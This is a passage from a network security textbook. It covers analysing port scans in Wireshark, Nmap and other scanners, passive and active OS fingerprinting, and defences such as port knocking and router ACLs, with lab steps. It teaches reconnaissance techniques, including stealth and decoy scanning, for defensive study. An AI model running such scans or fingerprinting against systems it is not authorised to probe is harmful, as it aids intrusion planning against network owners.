Now that you have reviewed port scans, this section looks at how this data can be analyzed. If you were asked, as a security professional, to quickly analyze a port scan, could you identify if the attack was successful? Some great analytical tools are actually built into Wireshark to help with just such a task. Before examining those tools, look at the potential variations and results from the two most basic types of scans, which include TCP Full Connect (`nmap -sT`) and TCP Stealth (`nmap -sS`) scans. The four potential options are shown in Figure 4-22.





Scan Type →	TCP Full Connect Scan	TCP Stealth Scan	TCP Full Connect or Stealth Scan	TCP Full Connect or Stealth Scan
Status →	Host Up Port Up	Host Up Port Up	Host Up Port Down	Host Down or Host Firewalled
Example →				
Number of Packets →	4 packets	3 packets	2 packets	1 packet
Nmap Syntax →	nmap -sT	nmap -sS	nmap -sT or nmap -sS	nmap -sT or nmap -sS

Figure 4-22: Scan types and potential results

As an example, a successful `nmap -sT` scan returns a total of four packets. This indicates that the host was up and the port was open. Compare this to an `nmap -sT` or `nmap -sS` scan where the host is up but the port is down. These types of scans only consist of two packets.

IN THE LAB

Wireshark makes it easy to dissect the results of a port scan. For this lab, you will be using the capture file *port scan DVL.pcap*.

1. **Open Wireshark.**
2. **Open the port scan DVL pcap file.**
3. **Go to Statics ➢ Conversations ➢ TCP ➢ Packets. Note how there are many packets in the "2" range. A quick review of Figure 4-22 shows that two packets indicate host up, port down.**

Continues

Continued

4. **Select the port 80 entry that indicates four packets and click Follow Stream, as shown in Figure 4-23.**




Figure 4-23: Wireshark port scan statics

5. **Wireshark filters this stream of traffic, as shown in Figure 4-24. Notice how there are four packets, which include SYN, SYN-ACK, ACK, and RST-ACK. This indicates that there was a successful full connect port scan on port 80.**




Figure 4-24: Nmap four-packet scan result

Port-Scanning Tools

With a discussion of port-scanning analysis complete, you can now turn your attention to some of the tools used for port scanning. Some well-known port-scanning tools include the following:

- **Nmap**—Command-line/GUI tool (Linux and Windows)
- **SuperScan**—GUI tool (Windows)
- **THC-Amap**—Command-line tool

Nmap

Nmap was developed by Fyodor Yarochkin and is one of the most well-known port-scanning tools. Nmap is available for Windows and Linux as a GUI and command-line program. As of this writing, the most current version is 6.47. It can do many types of scans, such as the idle scan discussed in the previous section, and operating system identification. Nmap can use decoys and enables you to control the speed of the scan, from slow to very fast.

By default, Nmap does not scan ports in numerical order; it randomizes the scanned port order and places well-known, commonly accessible ports near the beginning of the scan. You can see an example of this in Figure 4-25. Notice that ports 135, 53, 21, and 25 were performed early in the scan.




Figure 4-25: Nmap port scan order

Nmap was developed as a network-mapping tool. As you can imagine, such a capability is attractive to the people who secure networks, like yourself, as well as those who attack networks. Nmap is considered one of the best port-scanning tools, in part, because it offers an easy command-line interface (CLI) and has ready availability of documentation, and because of the way the tool has been developed and maintained. You can expect a large number of the port scans you will be analyzing during your IT security career to have been performed with Nmap. If you have not already installed Nmap, you can download it from `http://insecure.org/nmap/download.html`.

To give you a better idea of what the program looks like, the following example executes Nmap to demonstrate its basic output when no scan is performed:

```
C:\>nmap
Nmap V. 6.47 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
```

```
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane>
General timing policy
  -n/-R Never do DNS resolution/Always resolve [default:
sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to
<logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network
interface
  –interactive Go into interactive mode (then press h for help)
  –win_help Windows-specific features
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

Although the basic output here gives an overview of the types of scans, this information is summarized in Table 4-6.

Table 4-6: Nmap Command Switches

SCAN OPTION	NAME	NOTES
-sS	TCP SYN	Stealth scan
-sT	TCP Full	Full connect
-sF	FIN	Typically no reply from open ports
-sN	Null	No flags are set
-sX	Xmas	URG, PUSH, and FIN flags are set
-sP	Ping	Performs a ping sweep
-sU	UDP scan	Performs a Null scan
-sA	ACK	Performs an ACK scan

Nmap performs a variety of network tricks and has the ability to scan an entire network. You will now look at scanning individual hosts on a network (for example, port scanning). Here is an example of a stealth scan against one system:

```
C:\>nmap -sS 192.168.123.150

Starting nmap V. 6.47 ( www.insecure.org/nmap )
Interesting ports on JUPITER (192.168.123.150):
(The 1592 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
515/tcp    open        printer
548/tcp    open        afpovertcp
873/tcp    open        rsync
1025/tcp   open        NFS-or-IIS
8080/tcp   open        http-proxy

Nmap run completed – 1 IP address (1 host up) scanned in 5 seconds
```

Now look at an example of a full-connect scan against a different target:

```
C:\>nmap -sT 192.168.123.184

Starting nmap V. 6.47 ( www.insecure.org/nmap )
Interesting ports on Pluto (192.168.123.184):
(The 1596 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
5000/tcp   open        UPnP

Nmap run completed – 1 IP address (1 host up) scanned in 5 seconds
```

Finally, look at the syntax used to scan a range of IP addresses:

```
C:\>nmap -sS 192.168.123.100-150

Starting nmap V. 6.47 ( www.insecure.org/nmap )
Interesting ports on Ceres (192.168.123.160):
(The 1592 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
515/tcp    open        printer
548/tcp    open        afpovertcp
873/tcp    open        rsync
1025/tcp   open        NFS-or-IIS
8080/tcp   open        http-proxy

Starting nmap V. 6.47 ( www.insecure.org/nmap )
```

```
Interesting ports on Vesta (192.168.123.180):
(The 1596 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
1025/tcp   open        NFS-or-IIS
5000/tcp   open        UPnP

Nmap run completed - 51 IP addresses (2 hosts up) scanned in 12 seconds
```

The following section looks at SuperScan, a GUI scanning program.

SuperScan

SuperScan is a Windows GUI-based scanner developed by McAfee Foundstone. It scans TCP and UDP ports and performs ping scans. It enables you to scan all ports, use a built-in list of defined ports, or specify the port range. For the price (free), it offers great features if you are looking for a Windows GUI scanner. Figure 4-26 shows the SuperScan interface.




Figure 4-26: SuperScan

Other Scanning Tools

NetScan is an all-in-one Windows-based commercial tool that performs a wide variety of port-scanning actions. More details are available at `www.netscantools.com`.

THC-Amap is the final port-scanning tool discussed here. It was developed as a Linux-based port-scanning tool to overcome some problems that had previously plagued port scanners. Traditional scanning programs did not always grab banners effectively. As an example, some services, such as SSL, expect a handshake. Amap handles this problem by storing a collection of responses that it can fire off at a port to interactively elicit a response from it. Another problem is that scanning programs sometimes make basic assumptions that may be flawed. Many port scanners assume that if a particular port is open, then the default application for that port must be present. Amap probes these ports to find out what is really running there.

IN THE LAB

As you can see, an effective port scan places the attacker one step closer to a successful attack. The real risk of the port scan is that the attacker can now identify an active service and probably the version of the application running. While you have spent some time with Nmap from the command line, now you will look at a GUI port-scanning tool.

In your test lab, you will perform the following actions. Run SuperScan from your Windows-based VM and enter the IP address of your DVL VM. If you have not already installed the program, now would be a good time to download it from `www.snapfiles.com/get/superscan.html`. Verify that you have HTTP running on DVL. With HTTP running, you should get some results from your SuperScan port scan. Notice in the results how a specific version of HTTP service is returned? An example of a returned scan might be Apache 2.054.

Now go to `www.securityfocus.com/vulnerabilities` and search for vulnerabilities for the specific version of service you found running. As of this writing, 32 vulnerabilities are listed with two shown as being critical: CVE-2005-2088 and CVE-2010-0425. Just keep in mind that these are the same types of vulnerabilities that an attacker might use to exploit a vulnerable system.

You can mitigate these risks by turning off services that are not needed, filtering traffic at the firewall, or even changing banners so that incorrect information returns to the attacker. Whichever approach you take, the idea is to provide the attacker with nothing.

OS Fingerprinting

The detection of operating systems can be approached in one of two ways: passive or active. Passive OS fingerprinting does not interact with the actual target system. A passive OS discovery tool monitors network traffic, looking

for patterns that are characteristic of known operating systems. The database of known patterns can be updated as the security community learns to discern more device types. Although the passive approach is attractive because of its stealth and low network impact, the most accurate results are achieved when you are connected directly to the network being observed and injecting packets. That is active fingerprinting.

Active *OS fingerprinting* works by sending several probes or triggers to a target. By analyzing the responses received from the target, it is often possible to guess, with good accuracy, which OS is in control. Commonly used operating systems present an identifiable signature when probed in this manner.

Passive Fingerprinting

At this point, reconnaissance has provided some basic information about the system. IP addresses, active systems, and open ports have been identified. While the individual performing these probes may not yet know what type of systems they are dealing with, they are getting close. Passive fingerprinting is one way to determine this type of information. With passive sniffing, you are only examining packets as they come by. These packets are examined for certain characteristics that can be pointed out to determine the OS. Four commonly examined items that are used to fingerprint an OS are listed here:

- **The IP TTL value**—Different operating systems set the TTL to unique values on outbound packets.
- **The TCP window size**—OS vendors use different values for the initial window size.
- **The IP DF option**—Not all OS vendors handle fragmentation in the same way.
- **The IP TOS option**—Type of Service is a 3-bit field that controls the priority of specific packets. Again, not all vendors implement this option in the same way.

These are just four of many possibilities that can be used to passively fingerprint an OS. One of the most up-to-date passive fingerprinting tools is the Linux-based tool, P0f. P0f attempts to passively fingerprint the source of all incoming connections once the tool is up and running. Because it is a truly passive tool, it does so without introducing additional traffic on the network. P0fv3 is available at `http://lcamtuf.coredump.cx/p0f.tgz`. You will also find the tool preinstalled on the Kali OS. P0f looks specifically at the following IP and TCP fields:

- **Initial Time to Live**—IP header
- **Don't fragment**—IP header

- **Overall SYN packet size**—TCP header
- **TCP options such as windows scaling or maximum segment size**—TCP header
- **TCP window size**—TCP header

P0f looks specifically at TCP session startups. In particular, it concentrates on step 1, the SYN segment. The program uses a fingerprint database (in a file named `p0f.fp`) to identify the host that connects to you. The `p0f.fp` file uses the following format:

```
wwww:ttt:D:ss:OOO...:QQ:OS:Details
wwww     - window size (can be * or %nnn or Sxx or Txx)
ttt      - initial TTL
D        - don't fragment bit (0 - not set, 1 - set)
ss       - overall SYN packet size (* has a special meaning)
OOO      - option value and order specification (see below)
QQ       - quirks list (see below)
OS       - OS genre (Linux, Solaris, Windows)
details  - OS description (2.0.27 on x86, etc)
```

Here is a section of the p0f file, `p0f.fp`, so that you can better understand how it functions. Look specifically at the rule that is used to identify Mac OS versions 9.0 to 9.2:

```
############################
# Standard OS signatures #
############################
------- MacOS --------
S2:255:1:48:M*,W0,E:.:MacOS:8.6 classic
16616:255:1:48:M*,W0,E:.:MacOS:7.3-8.6 (OTTCP)
16616:255:1:48:M*,N,N,N,E:.:MacOS:8.1-8.6 (OTTCP)
32768:255:1:48:M*,W0,N:.:MacOS:9.0-9.2
32768:255:1:48:M1380,N,N,N,N:.:MacOS:9.1 (1) (OT 2.7.4)
65535:255:1:48:M*,N,N,N,N:.:MacOS:9.1 (2) (OT 2.7.4)
-------- OpenBSD -------
16384:64:1:64:M*,N,N,S,N,W0,N,N,T:.:OpenBSD:3.0-3.4
57344:64:1:64:M*,N,N,S,N,W0,N,N,T:.:OpenBSD:3.3-3.4
```

Notice that the initial window size is 32,768 bytes, the initial Time to Live from the IP header is 255, the don't fragment bit in the IP header is set on, the total length of the SYN packet is 48 bytes, the maximum segment size option is bolted on to the TCP header (as is the window scaling option), there is also a no-operation (NOP) in the option list, and no quirks are noted. In its most trivial mode of operation, p0f watches only packets that involve your host—the host that is running p0f. Although this provides a narrow view of the network, it may suffice if all you want to do is track who connects to your machine. An example of p0f is shown here. Notice how it has detected a device it believes is a Windows 2003 server.

```
C:\>p0f -i2
p0f - passive os fingerprinting utility, version 3.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
WIN32 port (C) M. Davis <mike@datanerds.net>,
K. Kuehl <kkuehl@cisco.com>
p0f: listening (SYN) on
'\Device\NPF_{BB5E4672-63A7-4FE5-AF9B-69CB840AAA7E}', 22
3 sigs (12 generic), rule: 'all'.
192.168.123.101:1045 - Windows 2003
  -> 64.233.187.99:80 (distance 0, link: ethernet/modem)
```

P0f can also operate in promiscuous mode (you use the `-p` option for this). You can monitor more network connections this way. Watching only the SYN segment of the TCP session startup means that you are fingerprinting only the system that initiates the connection. It tells you nothing about the system being connected to. There is an option, `-A`, that turns the program's focus to step 2 of the session startup, the ACK-SYN segment. This then allows you to fingerprint the system that is the object of the connection. While passive OS identification is not as accurate as active fingerprinting, it is a fascinating field and a very stealthy way to identify the system.

Active Fingerprinting

Active stack fingerprinting is more powerful than passive fingerprint scanning because the user does not have to wait for random packets for analysis. Active fingerprinting requires the user of the active fingerprinting tool to inject the packets into the network. Like passive OS fingerprinting, active fingerprinting examines the subtle differences that exist between different vendors' implementations of the TCP/IP stack. Therefore, if someone probes for these differences, the version of OS can most likely be determined. A pioneer in this field of research is Fyodor Yarochkin. Besides developing the Nmap tool, he has also contributed to the security field by adding to the body of knowledge about how active fingerprinting works. His white paper, "Remote OS Detection," covers the use of second-generation TCP/IP fingerprinting techniques, and is available at `www.insecure.org/nmap/nmap-fingerprinting-article.html`. It offers some in-depth information and is a good resource if you want to learn more about the topic. Listed here are some of the basic methods used in active fingerprinting:

- **The FIN probe**—A FIN packet is sent to an open port, and the response is recorded. While RFC 793 states that the required behavior is to not respond, many operating systems, including Windows, will respond with a RESET.
- **Bogus flag probe**—As you may remember from earlier in the chapter, only six valid flags are in the 1-byte TCP header. A bogus flag probe sets

one of the used flags along with the SYN flag in an initial packet. Linux responds by setting the same flag in the subsequent packet.

- **Initial Sequence Number (ISN) sampling**—This fingerprinting technique works by looking for patterns in the ISN number. Although some systems use truly random numbers, others, including Windows, increment the number by a small, fixed amount.
- **IPID sampling**—Many systems increment a system-wide IPID value for each packet they send. Others, including Windows, increment the number by 256 for each packet.
- **TCP initial window**—This fingerprint technique works by tracking the window size in packets returned from the target device. Many operating systems use exact sizes that can be matched against a database to uniquely identify the OS.
- **ACK value**—Here again, vendors differ in the way they have implemented the TCP/IP stack. Some operating systems send back the previous value plus 1; others send back random values.
- **Type of service**—This fingerprinting type tweaks ICMP port unreachable messages and examines the value in the Type of Service (TOS) field. Some use 0; others return different values.
- **TCP options**—Here again, different vendors support TCP options in different ways. By sending packets with different options set, the responses will start to reveal the server's fingerprint.
- **Fragmentation handling**—This fingerprinting technique takes advantage of the fact that different OS vendors handle fragmented packets differently. RFC 1191 specifies that the maximum transmission unit (MTU) is normally set between 68 and 65,535 bytes.

With this basic information out of the way, the following sections look at some examples of active fingerprinting tools.

How Nmap OS Fingerprinting Works

Nmap OS fingerprinting works by sending up to 16 TCP, UDP, and ICMP probes to known open and closed ports of the target machine. These probes are specially designed to exploit variations in the implementation of the TCP/IP stack. Every probe packet is sent at least once, and if there is no response, the packet is re-sent. The packets use random IPID values. Nmap OS fingerprinting sends two ICMP echo request packets to the target. The first ICMP probe has the following attributes:

- IP DF bit set
- A TOS byte value of zero

- A code of nine (this is typically zero)
- A sequence number 295
- A random IPID
- 120 bytes of 0x00 for the data payload

The second ping query is similar, but is formatted as follows:

- A TOS byte value of four
- An ICMP code value of zero
- 150 bytes of data
- ICMP request ID and sequence numbers that are incremented by one from the previous query values

NOTE **Keep in mind these scans work only against a host that Nmap has found and that is responding to scans.**

Nmap also looks at UDP ports by sending a packet to a closed UDP port. The following attributes are unique to this part of the scan:

- Sent to a closed UDP port
- The character `C` (0x43) is repeated 300 times in the data field
- The IP ID value is set to 0x1042
- For a closed port with no firewall present, Nmap expects to receive an ICMP port unreachable message in return

The next probe, T1, tests TCP for explicit congestion notification (ECN) support. To improve traffic performance, ECN was developed to allow routers to signal congestion problems before they start dropping packets. Nmap tests for this functionality by setting the following attributes in the TCP header:

- Sending a SYN packet, which also has the ECN CWR and ECH congestion control flags set
- An urgent field value of 0xF7F5 is used even though the urgent flag is not toggled to high
- The acknowledgment number is zero
- The sequence number is random
- The window size field is three
- The reserved bit is set
- TCP options are WScale (10), NOP, MSS (1460), SACK permitted, and NOP

Next, six T2 through T7 tests are also used to help determine the OS of the targeted computer. The attributes of these six packets are described in the following list:

- **T2**—Sends a TCP null (no flags set) packet with the IP DF bit set and a window field of 128 to an open port.
- **T3**—Sends a TCP packet with the SYN, FIN, URG, and PSH flags set and a window field of 256 to an open port. The IP DF bit is not set.
- **T4**—Sends a TCP ACK packet with IP DF and a window field of 1024 to an open port.
- **T5**—Sends a TCP SYN packet without IP DF and a window field of 31337 to a closed port
- **T6**—Sends a TCP ACK packet with IP DF and a window field of 32768 to a closed port.
- **T7**—Sends a TCP packet with the FIN, PSH, and URG flags set and a window field of 65535 to a closed port. The IP DF bit is not set.

IN THE LAB

OS fingerprinting provides an attacker with specific information as to what operating system the targeted computer is running. Consider the risks in this way: The attacker may have a useful exploit for Windows XP SP1. However, if the attacker cannot determine the operating system or believes it to be something else, such as Linux, they may move on to another target.

You can mitigate these risks by blocking all unneeded traffic at the firewall by using a basic product such as ZoneAlarm (downloadable from `www.zonealarm.com/security/en-us/anti-virus-spyware-free-download.htm`). ZoneAlarm is available for Windows systems. Commercial products such as PortSentry can also be used to thwart attackers. PortSentry can be downloaded from `http://sourceforge.net/projects/sentrytools`, and is designed to run on a Linux system.

Scanning Countermeasures

In this chapter, you have spent a fair amount of time looking at how port scans are performed and how that information can be used. However, it is also important to look at how to block unauthorized individuals from accessing this information. The most basic method is to turn it off. As mentioned earlier in the chapter, the principle of least privilege is simply the process of turning off everything that is not needed. From the defender's standpoint, there is nothing better than to return the attacker no packets. Techniques such as *port knocking* can also be used to hide open ports from attackers.

KNOCK, KNOCK. WHO'S THERE?

One rather novel approach is port knocking. Port knocking is a defensive technique to prevent active fingerprinting. It requires that anyone wanting to use a particular service, request access by sequencing a specific series of ports. Sequencing these specific ports in a given order is required before the service will accept a connection. Remember that active scanning requires that an attacker attempt to communicate with the probed port to analyze and assess the potential operating system, and port knocking blocks this.

Initially, the server presents no open ports to the network, but it does monitor all connection attempts. The service is triggered only after the client initiates connection attempts to the ports specified in the knock. During this knocking phase, the server detects the appropriate sequence and opens a connection when the knocking sequence is correct.

While this technique does not harden the underlying application, it does make active fingerprinting more difficult for the attacker. Like most defensive techniques, it does have some vulnerabilities. It is not well suited for publicly accessible services, and it is also important to note that anyone who has the ability to sniff the network traffic will have the appropriate knock sequence. If you would like to read more about this interesting concept, take some time to review `www.portknocking.org/`.

A second line of defense is intrusion detection. An intrusion detection system (IDS) can detect scans on a network. An IDS can be either host based or network based: Host based intrusion detection monitors the activities of a specific host, whereas network intrusion detection monitors network traffic in an attempt to recognize noteworthy or suspicious network activity. Snort is a great intrusion detection tool for anyone wanting to learn more about IDS.

Not only do you want to lock down ports on servers and end-user systems, but you also need to consider securing all edge devices. Securing routers and the traffic that flows through them is primarily achieved by using packet filters. Packet filters are the most basic form of firewall. The ability to implement packet filtering is built-in to routers and is a natural fit with routers because they are the access point of the network. Packet filtering is configured through access control lists (ACLs). ACLs allow rule sets to be built that will allow or block traffic based on header information. As network layer traffic enters the router on its way into or out of the network, it is compared to rule sets that have been saved in the ACL, and a decision is made as to whether the packet will be permitted or denied. For instance, a packet filter may permit web traffic on port 80 and block DNS traffic on port 53. ACLs can also be configured to log specific types of activity. For example, if traffic attempts to enter your network from the Internet, it is addressed with a private address. A sample ACL is shown here with various permit, deny, and logging statements:

```
no access-list 111
access-list 111 permit tcp 192.168.1.0 0.0.0.255 any eq www
```

```
access-list 111 permit udp 192.168.1.0 0.0.0.255 any eq dns
access-list 111 deny udp any any eq netbios-ns
access-list 111 deny udp any any eq netbios-dgm
access-list 111 deny udp any any eq netbios-ss
access-list 111 deny tcp any any eq telnet
access-list 111 deny icmp any any
access-list 111 deny ip any any log
interface ethernet1
ip access-group 111 in
```

As shown in this example, ACLs work with header information to make a permit or deny decision. This includes items from IP, ICMP, TCP, and UDP. ACLs can make a decision on how to handle traffic based on any of the following categories:

- **Source IP address**—Is it from a valid or allowed address?
- **Destination IP address**—Is this address allowed to receive packets from this device?
- **Source port**—Includes TCP, UDP, and ICMP
- **Destination port**—Includes TCP, UDP, and ICMP
- **TCP flags**—Includes SYN, FIN, ACK, and PSH
- **Protocol**—Includes protocols such as FTP, Telnet, SMTP, HTTP, DNS, and POP3
- **Direction**—Can allow or deny inbound or outbound traffic
- **Interface**—Can be used to restrict only certain traffic on certain interfaces

Although packet filters do provide a good first level of protection, they are not perfect. They can also block specific ports and protocols but cannot inspect the payload of the packet. Most important, packet filters cannot keep up with state. Packet filters have the advantage of being fast. State-based systems take more time, as the traffic must be compared to a state table. For example, if a state-based firewall were to see DNS reply traffic attempting to enter the network, it would first have to look at the state table to see if a DNS request was ever sent. As DNS is a request/reply protocol, replies should not exist in a void.

ACLs are the best place to start building in border security. ACLs should be the starting point as far as dictating what will be filtered and what type of connectivity will be allowed to ingress and egress the border routers. To prevent more advanced types of scans and attacks, you should also harden the network against address spoofing. This can be accomplished by adding a few basic lines to your border router's ACLs. An example of this is given here, using the sample address of 192.168.123.0:

```
access-list egress permit 192.168.123.0 0.0.0.255 any
access-list egress deny ip any any log
```

NOTE **By default, there is an implicit `deny all` clause at the end of every ACL; anything that is not explicitly permitted is denied. It is important to note that this implicit deny is there even if it is not present when viewing the ACL.**

Although this might not look like much, it is actually all that is required to ensure that addresses leaving your network are valid. As an example, if you are on the 114.12.3.0 network all source addresses should match that IP range. If not, they are logged. Implementing a simple ingress and egress ACL can make your network much more secure against network spoofing and is actually easy to implement. If you have a router in your network security lab, try spoofing through the router with and without this ACL, and observe the results. One good resource to find out more ways to harden your router and secure the traffic it handles is the NSA's router security configuration. It can be found at `https://www.nsa.gov/ia/mitigation_guidance/security_configuration_guides/`.

IN THE LAB

Here you look at specific measures you can take to prevent these vulnerabilities in your test network. Step 1 is to start at the router. You want to block all traffic that should not be moving into your network. For example, you should block individuals from being able to identify your router. If it is a Cisco device, you may want to use the following ACL:

```
access-list 111 deny tcp any any 79 log or access-list 101
deny tcp any any 9001
```

Port 79 is used by the finger command to identify services, and port 9001 is the Xremote service port.

Step 2 is to enable the local firewall. Most Microsoft products, including 7, 8, 10, and Windows Server 2012, have built-in firewalls that can be enabled or disabled. Simply enabling the firewall will prevent most service requests and block ping requests. On the Linux side, tools such as IPtables and IPchains can be used to filter traffic.

Step 3 is to turn off unneeded services. Unless there is a valid need for a particular service, it should be off. If you scan your BackTrack system, you will notice that the developers have done a good job of following this rule; most services are off by default. Your Windows systems will typically not be as tightly controlled, and you will most likely find a number of ports open. You will want to go through and turn off each port that is not needed.

Step 4 is to always make sure that systems have the most current patch. While it sounds redundant, you should, patch, patch, and patch again. Most attacks are against down-level systems. Using the most current level of software reduces the potential of a successful attack.

Summary

Hopefully, this chapter has opened your eyes to the power of port scanning and some of the ways you can use Wireshark to analyze the types of port scans that have occurred. Port scanning is an important part of evaluating how secure your network is and what types of services can be seen as open by an attacker. Just remember that if you do not scan and secure your own networks, somebody will always be ready to scan them for you. This can include hackers, crackers, and attackers.

Another topic discussed in this chapter is traceroute. This chapter demonstrated how this deceptively simple tool can provide a wealth of information. It also introduced ICMP and discussed some basic types of ICMP packets, such as type 3 unreachable messages and type 11 time-exceeded messages.

This chapter also tried to do more than just describe the tools, by taking an in-depth look at how these tools perform their specific functions. Having this knowledge makes you a much stronger security engineer because you can better apply specific tools to specific situations. Just think back to the discussion on fingerprinting to see how this holds true. Passive fingerprinting offers a stealthy way to gather information, but you are stuck waiting for someone else to generate traffic. Active fingerprinting offers a much more accurate means of OS identification, but it is also much more detectable, as it injects traffic into the network. Now is the time to practice in your own lab to build your proficiency.

Key Terms

- **Address Resolution Protocol**—Protocol used to map a known IP address to an unknown physical address.
- **Internet Control Message Protocol**—Part of TCP/IP that supports diagnostics and error control. Ping is a type of ICMP message.
- **IP Security**—An IETF standard used to secure TCP/IP traffic by means of encapsulation. IPsec can be implemented to provide integrity and confidentiality.
- **OS fingerprinting**—The practice of identifying the operating system of a networked device by using passive or active techniques.
- **Port knocking**—A defensive technique that requires users of a particular service to access a sequence of ports in a given order before the service will accept the user's connection. The service will not reply as listening until it detects the proper sequence of knocks.
- **Port scanning**—The process of attempting to connect to TCP and UDP ports for the purpose of identifying listening services.

- **Principle of least privilege**—A process of securing the network infrastructure by first denying all access and then allowing access only on a case-by-case basis.
- **Request for Comments**—Used to document a list of notes or information about a service or protocol. RFCs are controlled by the Internet Engineering Task Force (IETF).
- **Shoulder surfing**—The act of looking over someone's shoulder to steal a password.
- **Transmission Control Protocol**—One of the main protocols of IP. TCP is used for reliability and guaranteed delivery of data.
- **User Datagram Protocol**—A connectionless protocol that provides very few error-recovery services but offers a quick and direct way to send and receive datagrams.

Exercises

This section presents several exercises to help reinforce your knowledge and understanding of the chapter. The tools and utilities used in these exercises are easily obtainable. The goal is to provide you with *real* hands-on experience.

Understanding Wireshark

